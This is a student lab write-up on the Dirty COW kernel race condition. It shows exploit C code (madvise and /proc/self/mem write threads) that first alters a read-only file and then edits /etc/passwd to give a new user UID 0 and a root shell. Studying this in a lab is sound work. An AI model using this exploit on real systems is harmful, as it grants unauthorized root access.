Dirty COW Attack Lab

Task 1: Modify a Dummy Read-Only File

1. Create a Dummy File

Create a file named zzz which is read-only for normal users in the root directory.

```
[04/14/19]seed@VM:~$ sudo touch /zzz
[sudo] password for seed:
[04/14/19]seed@VM:~$ sudo chmod 644 /zzz
```

```
[04/14/19]seed@VM:~$ ls -l /zzz
-rw-r--r-- 1 root root 11 Apr 14 16:47 /zzz
```

Put some random content into the file using an editor.

```
[04/14/19]seed@VM:~$ sudo gedit /zzz

(gedit:15187): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:
org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.Sessi
onManager was not provided by any .service files

** (gedit:15187): WARNING **: Set document metadata failed: Setting
 attribute metadata::gedit-spell-enabled not supported

** (gedit:15187): WARNING **: Set document metadata failed: Setting
 attribute metadata::gedit-encoding not supported

** (gedit:15187): WARNING **: Set document metadata failed: Setting
 attribute metadata::gedit-position not supported
```

Try adding something by the command echo.

```
[04/14/19]seed@VM:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

The attempt fails which indicates that zzz is read-only.

The objective of following operations is to replace the pattern “1111” with “****”.

2. Set Up the Memory Mapping Thread

Modify part of codes in cow_attack.c as below.

```
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "1111");     ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);②
  pthread_create(&pth2, NULL, writeThread, position);  ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "****";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
```

Line 1 is used to find the target string. Line 2 and Line 3 are used for starting two thread madviseThread and writeThread.

3. Set Up the *write* Thread

The write thread does things as below.

```
void *writeThread(void *arg)
{
  char *content= "****";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

It will just replace the string "1111" with "****" in a copy of the COW-type mapped memory. The original file /zzz will not be changed.

4. The *madvise* Thread

The madvise thread does things as below.

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


It discards the private copy of the mapped memory, so the page table can point back to the original mapped memory.

5. Launch the Attack

Compile the cow_attack.c and run it for a few seconds.

```
[04/15/2019 23:15] seed@ubuntu:~/5$ gcc cow_attack.c -lpthread
[04/15/2019 23:23] seed@ubuntu:~/5$ a.out
^C
[04/15/2019 23:30] seed@ubuntu:~/5$
```

The file /zzz has been successfully modified.



This phenomenon occurs as the result of a race condition. As the two system call madvise() and write() both run in an infinite loop, there is a chance that madvise() is performed while write() is still running. That is, the page table can point back to the original mapped memory before write() modify the contents, which means write() will modify the original file rather than the copy of the mapped memory.

Task 2: Modify the Password File to Gain the Root Privilege

Create a new account called charlie.

```
[04/16/2019 00:45] seed@ubuntu:~$ sudo adduser charlie
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []: Charlie
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
[04/16/2019 00:48] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:Charlie,,,:/home/charlie:/bin/bash
[04/16/2019 00:49] seed@ubuntu:~$
```

Modify cow_attack.c into cow_attack_passwd.c as follows. Change the original

code at the underlined part.

cow_attack_passwd.c

```
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position
```

Run the attack.

```
[04/16/2019 01:18] seed@ubuntu:~/5$ gcc cow_attack_passwd.c -lpthread
[04/16/2019 01:19] seed@ubuntu:~/5$ a.out
^C
```

Then switch to the account charlie and check its uid.

```
[04/16/2019 01:20] seed@ubuntu:~/5$ su charlie
Password:
root@ubuntu:/home/seed/5# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed/5#
```

Its uid is 0 now, which suggests its root privilege and the success of the attack.